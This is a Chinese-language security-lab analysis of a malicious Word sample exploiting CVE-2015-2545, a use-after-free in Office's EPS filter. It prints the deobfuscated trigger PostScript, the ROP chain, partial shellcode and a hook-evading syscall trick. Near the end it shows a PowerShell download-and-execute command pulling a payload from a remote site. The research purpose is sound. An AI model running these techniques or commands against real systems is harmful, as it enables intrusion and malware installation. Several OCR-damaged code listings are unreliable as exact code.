CVE-2015-2545 Word 利用样本分析

xd0ol1(知道创宇404实验室)

0 引子

在上一篇文章中,我们分析了Office文档型漏洞CVE-2015-1641的利用,本文将继续对此类漏洞中的另一常见案例CVE-2015-2545(MS15-099)展开分析。相较而言,这些Exp的威胁性更大,例如可采用"Word EPS + Windows EoP"的组合,且很多地方借鉴了浏览器漏洞的利用思路,因此还是很值得我们学习研究的。

1 样本信息

分析中用到的样本信息如下:

SHA256: 3a65d4b3bc18352675cd02154ffb388035463089d59aad36cadb1646f3a3b0fc

Size: 420,577 bytes

Type: Office Open XML Document

我们将此文件的后缀名改为zip,解压后可得到如下目录结构:

i _rels	2017/7/27 10:07:2	8
docProps docProps	2017/7/27 10:07:2	8
mord word	2017/7/27 10:07:2	8
rels	2017/7/27 10:07:2	8
- ∕ <mark>a</mark> media	10,812,903 2017/7/27 10:07:2	8
■ image1.eps	10,507,431 2017/6/19 11:19:2	4
∎ image1.gif	305,472 2016/11/10 15:19:	52
- theme	2017/7/27 10:07:2	8
■ document.xml	2,958 2016/8/19 9:35:18	,
■ fontTable.xml	1,504 1980/1/1 0:00:00	
∎ settings.xml	3,069 1980/1/1 0:00:00	
∎ styles.xml	10,759 1980/1/1 0:00:00	
stylesWithEffects.xml	11,512 1980/1/1 0:00:00	
■ webSettings.xml	428 1980/1/1 0:00:00	
■ [Content_Types].xml	1,535 2015/12/1 8:11:14	

图0 样本通过 zip 解压后的目录结构

其中, image1.eps 是精心设计的漏洞利用文件,即由PostScript语言编写的特殊图形文件,这里Word和PostScript的 关系一定层度上可类比为IE浏览器和JavaScript的关系,更多关于PostScript语言的说明可参考该<u>手册</u>。

此外,本文的分析环境为Win7 x86+Office 2007 SP3, EPSIMP32模块的版本信息如下:

```
0:000> 1mvm EPSIMP32
```

start end module name

67ba0000 67c0f000 EPSIMP32 (deferred)

Image path: C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\EPSIMP32.FLT

Image name: EPSIMP32.FLT

Timestamp: Wed Jun 22 15:53:51 2011 (4E019F8F)

CheckSum: 0006FC2A ImageSize: 0006F000

File version: 2006.1200.6602.1000 Product version: 2006.1200.6602.0

2漏洞原理分析

首先我们看下原理,简单来说就是Word程序在解析EPS(Encapsulated PostScript)图形文件时存在一个UAF(Use-After-Free)的漏洞,其错误代码位于EPSIMP32模块。为了便于理解,我们给出样本中触发此漏洞的那部分PostScript代码,当然有经过一定的反混淆处理:

```
/xx 41 5 dict def  ‰定义dict2
xx_41 begin
  /keyZ1 1000 array def
  /keyZ2 10000 array def
  /keyZ3 1000 array def
  /keyZ4 1000 array def
  /keyZ5 1000 array def
  /keyZ6 1000 array def
  /keyZ7 1000 array def
  /keyZ8 1000 array def
xx_41 end
/xx 18467 3 dict def   %%定义dict1
xx 18467 begin
  /keyZ1 1000 array def
xx 18467 end
/xx 6334 0 def
xx 6334 1 eq {
     /xx_26500 exch def
     /xx 19169 exch def
     exit
  44 string pop 44 string pop 44 string pop 44 string pop 44 string pop
  44 string pop 44 string pop 44 string pop 44 string pop 44 string pop
  44 string pop 44 string pop 44 string pop 44 string pop 3 3 3 3 3 3
  pop array pop array pop array pop array pop array pop array 1 1280 put 35 string pop 35 string pop
   8%向free后的空间(即原先pNext指向的空间)填充构造的字符串
  /xx 6334 xx 6334 1 add def
```

图2 触发漏洞的那部分 PostScript 代码 (PoC)

其中操作符copy和forall的定义如下:

```
    key
    where dict true or false
    find dictionary in which key is defined

    dict1 dict2 copy dict2 dict proc forall -
    copy contents of dict1 to dict2 execute proc for each element of dict

    - currentdict dict
    push current dictionary on operand stack
```

图3 dict 操作时 copy 和 forall 的定义

结合上述代码,我们给出漏洞原理更为具体的描述:当通过forall操作dict2对象时,将对dict2中的'key-value'进行迭代处理,且pNext指针指向下一对待处理的'key-value'。然而,proc中存在 dict1 dict2 copy 的操作,此过程会先释放掉dict2原有的'key-value'空间,之后再申请新空间进行接下来的拷贝,即原先pNext指向的'key-value'空间被释放了。而后在putinterval操作中将重新用到原先pNext指向的空间,并向其中写入特定的字符串。因此,在下一次迭代时,pNext

指向的数据就变成了我们所构造的'key-value'。

接着我们来完整分析下此过程,这里给出PostScript对象和dict下'key-value'对象的定义,它们在后面会涉及到:

```
//PostScript对象的定义
struct PostScript_object {
    dword type;
    dword value1;
    dword value2;
} ps_obj;

//字典'key-value'对象的定义
struct Dictionary_key_value {
    dword *pNext;
    dword dwIndex;
    ps_obj key;
    ps_obj value;
} dict_kv;
```

就每个PostScript操作符而言,都有一个具体的处理函数与之对应,我们可以很方便的由IDA进行查看,之后通过相对偏移的计算就可以在OllyDBG中定位到关键点了:

```
.data:00467490
                               dd offset aExec
                                                        ; "exec"
.data:00467494
                               dd offset sub_42BD55
.data:00467498
                               dd offset aExecstack
                                                        ; "execstack"
.data:0046749C
                               dd offset sub 42BE1C
                                                        ; "exit"
.data:004674A0
                               dd offset aExit
.data:004674A4
                               dd offset sub 42B5C1
.data:004674A8
                              dd offset aForall
                                                        ; "forall"
                               dd offset sub 42BB88
.data:004674AC
.data:004674B0
                               dd offset aHandleerror
                                                        ; "handleerror"
.data:00467484
                               dd offset nullsub 1
                                                        ; "def"
.data:004674B8
                               dd offset aDef
                               dd offset sub_42EA6D
.data:004674BC
                                                        ; "begin"
                               dd offset aBegin
.data:004674C0
                               dd offset sub_42EC48
.data:004674C4
```

图4 操作符对应的处理函数

借助如下断点我们将在进程加载EPSIMP32模块时断下来:

```
bp LoadLibraryW, UNICODE [dword ptr [esp + 0x04] + 0x6e] == "EPSIMP32.FLT"
```

```
676EF3C1 CALL to LoadLibraryW from MSO.676EF3BB
001CC5DC FileName = "C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\EPSIMP32.FLT"
```

图5 WINWORD 进程加载 EPSIMP32 模块

很自然的我们会想到在forall的对应函数上下断,可以得到与dict操作迭代处理相关的代码段如下,其中EPSIMP32的模块基址为0x73790000:

```
737BBCC6
           3BC3
                                                               ; forall dict iteration
                               EAX, EBX
737BBCC8
           74 50
                              SHORT EPSIMP32.737BBD1A
737BBCCA
           8D45 AC
                           LEA EAX, DWORD PTR SS:[EBP-0x54]
                                                               ; dict value
737BBCCD
           50
                           PUSH EAX
737BBCCE
           8D45 CC
                           LEA EAX, DWORD PTR SS:[EBP-0x34]
                                                               ; dict key
737BBCD1
           50
                           PUSH EAX
737BBCD2
           8D45 EC
                           LEA EAX, DWORD PTR SS:[EBP-0x14]
                                                               ; pNext
737BBCD5
           50
                           PUSH EAX
737BBCD6
           8D4E 30
                           LEA ECX.DWORD PTR DS:[ESI+0x30]
           E8 45F9FFFF
                            CALL EPSIMP32.737BB623
737BBCD9
                                                               ; get dict key-value, pNext
                           LEA EAX, DWORD PTR SS:[EBP-0x34]
737BBCDE
           8D45 CC
737BBCE1
           50
                           PUSH EAX
                           MOU ECX, EDI
737BBCE2
           8BCF
737BBCE4
           E8 1815FEFF
                            CALL EPSIMP32.7379D201
                                                               ; store key to operate stack
                           LEA EAX, DWORD PTR SS:[EBP-0x54]
737BBCE9
           8D45 AC
737BBCEC
                           PUSH EAX
           50
                           MOU ECX, EDI
737BBCED
           8BCF
737BBCEF
           E8 ØD15FEFF
                            CALL EPSIMP32.7379D201
                                                               ; store value to operate stack
                           MOU ECX, DWORD PTR SS:[EBP+0x8]
737BBCF4
           8B4D 08
           8D45 BC
737BBCF7
                           LEA EAX, DWORD PTR SS: [EBP-0x44]
           50
                           PUSH EAX
737BBCFA
           E8 20ABFFFF
                                EPSIMP32.737B6820
37BBCFB
                                                               ; proc exec
737BBD00
                           MOU EAX, DWORD PTR SS:[EBP-0x14]
           8B45 EC
737BBD03
           EB C1
                            IMP SHORT EPSIMP32.737BBCC6
```

图6 dict 在 forall 操作时的迭代处理

此过程包含4个call调用,其中第一个call用于获取当前要处理的'key-value'和指针pNext,即指向下次处理的'key-value',而第二个和第三个call分别用于将key和value存储到操作栈上,最后的第四个call则用于处理proc中的操作。

我们来跟一下,在第一个call调用时,ecx寄存器指向的内容为dict2内部hash-table的指针、hash-table的大小以及包含的'key-value'个数:




图7 ecx 寄存器指向的 hash-table

此调用执行完成后,我们会得到keyZ1和指向keyZ2的指针:




图8 keyZ1 及指向 keyZ2 的指针

而当第二个和第三个call调用完成后,我们可以看到keyZ1的key和value被存储到了操作栈上:




图9 将 keyZ1 存储到操作栈上

在第四个call调用中,对于proc的各操作符,首先会获取对应处理函数的地址,而后以虚函数的方式进行调用,相关代码片段如下:

```
MOU ECX, DWORD PTR DS:[EBX+0xE8]
737B68E5
           8B8B E8000000
737B68EB
                           LEA EAX, DWORD PTR SS:[EBP-0×10]
           8D45 FØ
737B68EE
           50
                           PUSH EAX
737B68EF
                           PUSH ESI
           56
                                EPSIMP32.737AA15E
737B68F0
           E8 6938FFFF
                                                               ; get operator func addr
                           TEST AL,AL
737B68F5
           84CØ
737B68F7
           74 2D
                             SHORT EPSIMP32.737B6926
737B68F9
           8B45 FØ
                              U EAX, DWORD PTR SS:[EBP-0x10]
           C1E8 04
737B68FC
                           SHR EAX, 0x4
                           TEST AL, 0x1
737B68FF
           A8 Ø1
                              SHORT EPSIMP32.737B69@C
737B6901
           74 09
737B6903
                                EBX
           53
           FF55 FC
                                DWORD PTR SS:[EBP-0×4]
737B6904
                                                               ; call operator func
737B6907
           E9 AE000000
                               EPSIMP32.737B69BA
```

图10 调用操作符的处理函数

这里我们主要关注copy操作,由分析可知,在其处理过程中会将dict2内部hash-table上对应的所有'key-value'空间都释放掉,即上述pNext指向的keyZ2空间被释放掉了,如下给出的是进行该delete操作的函数入口:

```
737AAØE8
            56
                                                                   ; copy delete entry
737AAØE9
            57
                            PUSH EDI
                            MOU ESI, ECX
737AAØEA
            8BF1
                            XOR EDI, EDI
737AAØEC
            33FF
                            CMP DWORD PTR DS:[ESI],EDI
737AAØEE
            393E
737AA0F0
            74 2D
                              SHORT EPSIMP32.737AA11F
737AAØF2
                            CMP DWORD PTR DS:[ESI+0×4], EDI
            397E 04
737AAØF5
           76 20
                            IRE
                                SHORT EPSIMP32.737AA117
737AAØF7
            53
                            PUSH EBX
737AAØF8
           8BØ6
                            MOU EAX, DWORD PTR DS:[ESI]
737AAØFA
           8BØ4B8
                            MOU EAX, DWORD PTR DS: [EAX+EDI*4]
737AAØFD
            85CØ
                            TEST EAX, EAX
737AA0FF
           74 ØF
                            JE SHORT EPSIMP32.737AA110
                            MOU EBX, DWORD PTR DS:[EAX]
73788101
           8B18
                            PUSH EAX
737AA103
           50
                                 <JMP.&MSUCR80.operator delete>
73788104
            E8 734F0400
                                                                   ; delete key-value
73788109
            85 D B
                            TEST EBX, EBX
737AA10B
           59
                            POP ECX
                                                                   EPSIMP32.737CA507
737AA10C
            8BC3
                            MOU EAX, EBX
737AA10E
                                SHORT EPSIMP32.737AA101
           75 F1
```

图11 delete 'key-value' 的函数入口

同样,此时入参ecx寄存器指向的内容中包含了dict2的hash-table指针,接下去的操作将逐次释放keyZ1~keyZ8的空间,最后hash-table也会被释放掉:




图12 释放 dict2 上的 'key-value' 空间

而释放的keyZ2空间,即pNext指向的空间,将在随后的putinterval操作中被重新写入特定的伪造数据:




图13 由 putinterval 操作写入伪造数据

因此,在forall的下一次迭代过程中,根据pNext指针获取的'key-value'就变成了我们所伪造的数据,并且之后同样被存储到了操作栈上:




图14 伪造的 'key-value'

3 漏洞利用分析

这里我们接着上一节的内容来继续跟下漏洞的利用,此时伪造的'key-value'已经被存储到了操作栈上,下述给出的是本次 迭代中forall操作所处理的proc代码:

```
xx_6334 1 eq {
    /xx_26500 exch def
    /xx_19169 exch def
    exit
} if
```

图15 第二次迭代时处理的 proc 代码

也就是将操作栈上的key和value分别赋给 xx 19169 以及 xx 26500 ,操作完成后得到的 xx 19169 如下:

Address	Hex dump										ASCII						
044A8B08	06	C5	D6	27	33	31	00	88	00	00	99	00	99	01	99	00	• 胖′31.??
																	.♥H↓H◆L鏢.
044A8B28	03	00	00	99	00	00	00	99	00	00	99	00	41	41	41	41	xx 19169 AAA
044A8B38		tvi	oe		33	32	00	80	EØ	03	36	39	33	33	36	66	.胖'32.Ç?69336f

图16 xx_19169 中的内容

可以看到, xx_19169 的type字段为0x00000003,即表示的是整型,所以对于本文的分析环境来说,接下去的处理过程将会按照"old version"的分支来进行:

```
xx_19169 type /integertype eq
{
    ( old version ) show
    /xx_15724 320 def
}
{
    xx_26500 type /stringtype eq
    { /xx_15724 64 def }
    { /xx_15724 321 def } ifelse
} ifelse
```

图17 不同版本执行分支的选择

而 xx_26500 则是实现漏洞利用的关键,由图18可知它的type字段为0x00000500,表明这是一个string类型,且value2字段为泄露出来的指针,在此基础上经过一系列构造后,可得到string对象如下:




图18 获取 RW primitives

在PostScript中会为每个string对象分配专门的buffer用于存储实际的字符串内容,其基址及大小就保存在该string对象中。就最终样本伪造的string对象来说,其buffer基址为0x000000000,且大小为0x7fffffff,因此借助此对象可以实现任意内存的读写。之后代码会通过获取的RW primitives来查找ROP gadgets,从而创建ROP链,同时由putinterval操作将shellcode和payload写入内存:

```
xx 24946
  /xx_27506 xx_14945 4096 xx_23655 def
  xx 26500 xx 27506 458752 getinterval dup
  length xx_27506 xx_23655 /xx_13030 exch def
      pop pop
  } { pop quit } ifelse
  <C2 0C 00> search { %% 'retn 0ch'
      length xx_27506 xx_23655 /xx_16413 exch def
      pop pop
  } { pop } ifelse
  /xx_29168 xx_14945 (KERNEL32.dll) xx_19264 def
  /xx_900 xx_29168 (ntdll.dll) (NtCreateEvent) xx_27446 def
  /xx_32591 xx_29168 (ntdll.dll) (NtProtectVirtualMemory) xx_27446 def
  /xx_4639 xx_32591 xx_16541 def
  /xx_18762 xx_13966 4096 xx_23655 def
  /xx_1655 xx_18762 50 xx_23655 def
     17410 xx 18762 8192 xx 23655 def
  /xx_6359 xx_13966 512 xx_23655 def
  /xx 27624 xx 6359 4 xx 23655 def
  /xx 20537 xx 6359 8 xx 23655 def
  %% 'rop chain'
  xx_6359 xx_17410 xx_11538 xx_27624 4096 xx_11538 xx_18762 xx_1655 xx_11538 xx_18762 20 xx_23655 xx
     'shellcode'
  xx 26500 xx 17410 <6064a1000000008b4004250000ffff6681384d5a751781783c00020000730e8b503c03d066813a5
     'payload
  xx_15724 321 eq { xx_24767 1 xx_18762 put xx_16941 48 xx_23655 2304 xx_11538 } { xx_15141 0 xx_187
bind def
```

图19 创建 ROP 链并写入 shellcode 和 payload

之后再通过修改操作符bytesavailable处理函数中的如下call指针跳转到ROP链上:

```
.text:00430374
                                                               ; bytesavailable handle func
.text:00430376
.text:00430376
                                                                ; CODE XREF: sub_430313+4D1j
.text:00430376
                       loc_430376:
.text:00430376 8B 4D FC
                                        mov
                                                ecx, [ebp+var 4]
.text:00430379 8B 01
                                        mov
                                                eax, [ecx]
.text:0043037B FF 50 10
                                        call
                                                dword ptr [eax+10h]; modify ptr, goto rop chain
.text:0043037E 3B C7
                                        cmp
                                                eax, edi
.text:00430380 7F 03
                                                short loc 430385
                                        jg
.text:00430382 83 C8 FF
                                                eax, OFFFFFFFh
                                        or
```

图20 控制 EIP 跳转到 ROP 链

其中,ROP链包含的指令如下,可以看到首先进行的是stack pivot操作,接着会将shellcode所在的页属性置为可执行,最后跳转到shellcode的入口:

```
1 XCHG EAX,ESP
2 RETN
3 RETN 0xC
4 RETN 0xC
5 MOV EAX,DWORD PTR DS:[ECX+0x14] ; 'DS:[ECX+0x14]=0000000D7, ZwProtectVirtualMemory'
6 RETN
7 MOV EDX,0x7FFE0300
8 CALL DWORD PTR DS:[EDX] ; 'ntdll.KiFastSystemCall'
9 RETN 0x14
```

图21 ROP 链中的操作指令

这里借助了一个小技巧来绕过保护程序对ZwProtectVirtualMemory调用的检测,对于ntdll模块中的Nt/Zw函数,除了赋给eax寄存器的id不同外,其余部分都是相同的。ROP链在完成eax的赋值后,也就是将ZwProtectVirtualMemory函数中的id 赋给eax后,会直接跳过ZwCreateEvent函数(该函数未被hook)的前5字节并执行余下的那部分指令,通过这种方式能实现任意的系统调用而不会被检测到:

```
; NtCreateEvent
.text:77F055A8 B8 40 00 00 00
                                                       eax, 40h
                                               mov
.text:77F055AD BA 00 03 FE 7F
                                                       edx, 7FFE0300h ; Gadgets begin
                                               mov
.text:77F055B2 FF 12
                                               call
                                                       dword ptr [edx] ; KiFastSystemCall
.text:77F055B4 C2 14 00
                                               retn
.text:77F055B4
                              _NtCreateEvent@20 endp
.text:77F05F18
                              ProcessHandle
                                               = dword ptr
.text:77F05F18
                              BaseAddress
                                              = dword ptr
                                                            8
.text:77F05F18
                              ProtectSize
                                              = dword ptr
                                                             0Ch
.text:77F05F18
                              NewProtect
                                               = dword ptr
                                                            10h
.text:77F05F18
                              OldProtect
                                               = dword ptr
                                                            14h
.text:77F05F18
                                                       eax, OD7h
.text:77F05F18 B8 D7 00 00 00
                                               mov
                                                                        ; NtProtectVirtualMemory
.text:77F05F1D BA 00 03 FE 7F
                                                       edx, 7FFE0300h
                                               mov
                                                       dword ptr [edx]
.text:77F05F22 FF 12
                                               call.
.text:77F05F24 C2 14 00
                                               retn
                                                       14h
                              _ZwProtectVirtualMemory@20 endp
.text:77F05F24
```

图22 绕过保护程序对 ZwProtectVirtualMemory 调用的检测

下面我们再来简单看下shellcode,和大多数情况一样,它的主要作用就是获取相关的API函数,然后创建并执行payload文件。样本中shellcode的部分数据经过了加密处理,因此会有一个解密的操作:

```
06A02F95
           6A 1F
                            PUSH 0x1F
06A02F97
           58
                           POP EAX
06A02F98
           D12F
                           SHR DWORD PTR DS:[EDI],1
                                                                   ; decrypt operation
06A02F9A
           D116
                            RCL DWORD PTR DS:[ESI],1
06A02F9C
           83C6 Ø4
                           ADD ESI,0x4
06A02F9F
           48
                           DEC EAX
           75 06
06A02FA0
                               SHORT 06A02FA8
                            PUSH 0x1F
06A02FA2
           6A 1F
06A02FA4
           58
                            POP EAX
06A02FA5
           83C7 Ø4
                           ADD EDI,0x4
06A02FA8
           E2 EE
                            LOOPD SHORT 06A02F98
```

图23 对 shellcode 中的数据进行解密

而后,代码通过查找LDR链的方式来获取msvcrt模块的基址:

```
06A02FAA
           64:8B59 30
                           MOU EBX, DWORD PTR FS: [ECX+0x30]
                                                                    PEB address
06A02FAE
           8B5B ØC
                           MOU EBX, DWORD PTR DS:[EBX+0xC]
                                                                   ; Ldr
06A02FB1
                           MOU EBX, DWORD PTR DS:[EBX+0x1C]
           8B5B 1C
                           MOU EDX, DWORD PTR DS: [EBX+0x8]
06A02FB4
           8B53 Ø8
                           MOU EAX, DWORD PTR DS:[EBX+0x20]
06A02FB7
           8B43 20
                           MOU EBX, DWORD PTR DS:[EBX]
06A02FBA
           8B1B
06A02FBC
                           CMP DWORD PTR DS:[EAX],0x73006D
                                                                   ; "msvc"
           8138 6D007300
                               SHORT 06A02FCD
06A02FC2
           75 09
06A02FC4
           8178 04 760063 CMP
                               DWORD PTR DS:[EAX+0x41,0x630076
                              SHORT 06A02FDE
06A02FCB
           74 11
06A02FCD
           8138 4D005300
                               DWORD PTR DS:[EAX],0x53004D
                                                                   ; "MSUC"
                               SHORT 06A02FB4
06A02FD3
           75 DF
           8178 04 5600430 CMP DWORD PTR DS:[EAX+0x41,0x430056
06A02FD5
                               SHORT 06A02FB4
06A02FDC
           75 D6
```

图24 获取 msvcrt 模块的基址

之后从msvcrt模块的导入表中得到函数GetModuleHandleA和GetProcAddress的入口地址,由GetModuleHandleA函数可以获取到kernel32模块的句柄,最后再借助GetProcAddress调用来逐个获取下述的导出函数地址:

001AC864	77D9BA90	kerne132.WaitForSingleObject
001AC868	77DA395C	kerne132.LoadLibraryA
001AC86C	77DB6A65	kerne132.GetTempPathA
001AC870	77D9CA7C	kerne132.CloseHandle
001AC874	77DA1400	kerne132.WriteFile
001AC878	77D9CEE8	RETURN to kernel32.CreateFileA

图25 获取相关的 API 函数

紧接着payload的内容,即图19所示代码中介于首尾字符串"555555566666666"之间的那部分数据,会被写入到临时目录下的plugin.dll文件中,分析可知这是一个恶意的程序:






图26 样本创建的恶意 dll 文件

通过LoadLibraryA函数加载该plugin.dll模块后,将会在临时目录下另外再释放一个名为igfxe.exe的程序,其作用是获取远程文件并执行之:

柱义针升执行。	∠.						
	名称			修改日期	类型	大小	
[igfxe.exe			2017/8/2 16	:04 应用程序	₹ 44 K	В
	🚳 plugin.dll			2017/8/2 16	:04 应用程序	計展 104 K	В
	19241708.od		2017/8/2 16	:01 OD 文件	‡ 1 K	В	
W WINWOR	2960		28,796 K	75,380 K Micro	soft Office Word Mic	crosoft Corporatio	
□ cmd.exe		472		1,608 K	2,276 K Windo	ows 命令处理程序 Mi	crosoft Corporatio
powers	1460	0.24	36,224 K	42,848 K Windo	ows PowerShell Mic	crosoft Corporatio	
名称 apisetschema.d apphelp.dll cmd.exe	standard/1.exe????? ?????????????? lication).ShellExec 路径:	nnnnnn nnnnnnn ute('mess	????????? ????????? .exe');	WebClient).DownloadFi ?????????????;'n	ness.exe');(New-Ol	/wp-admin/tkko	dog/ 大小 0x1000 0x4C000 0x4C000 0x4E000 0x1F000

4 结语

本文基于样本文档分析了CVE-2015-2545的利用,然鉴于笔者就PostScript语言所知尚少,固有些点也是没能给讲透彻,希望能有更多这类漏洞的分析文章出现。另外,错误之处还望各位加以斧正,欢迎一起交流:P

5 参考

[1] The EPS Awakens

https://www.fireeye.com/blog/threat-research/2015/12/the_eps_awakens.html

[2] Microsoft Office Encapsulated PostScript and Windows Privilege Escalation Zero-Days

https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/twoforonefinal.pdf

[3] 警惕利用Microsoft Office EPS漏洞进行的攻击

http://seclab.dbappsecurity.com.cn/?p=603

[4] 针对CVE-2015-2545漏洞研究分析

http://www.4hou.com/technology/4218.html

[5] 文档型漏洞攻击研究报告

http://www.freebuf.com/news/139014.html

[6] PostScript Language Reference Manual

https://www-cdf.fnal.gov/offline/PostScript/PLRM2.pdf

[7] How the EPS File Exploit Works to Bypass EMET (CVE-2015-2545)

http://blog.morphisec.com/exploit-bypass-emet-cve-2015-2545

[8] CVE-2015-2545 ITW EMET Evasion

http://casual-scrutiny.blogspot.com/2016/02/cve-2015-2545-itw-emet-evasion.html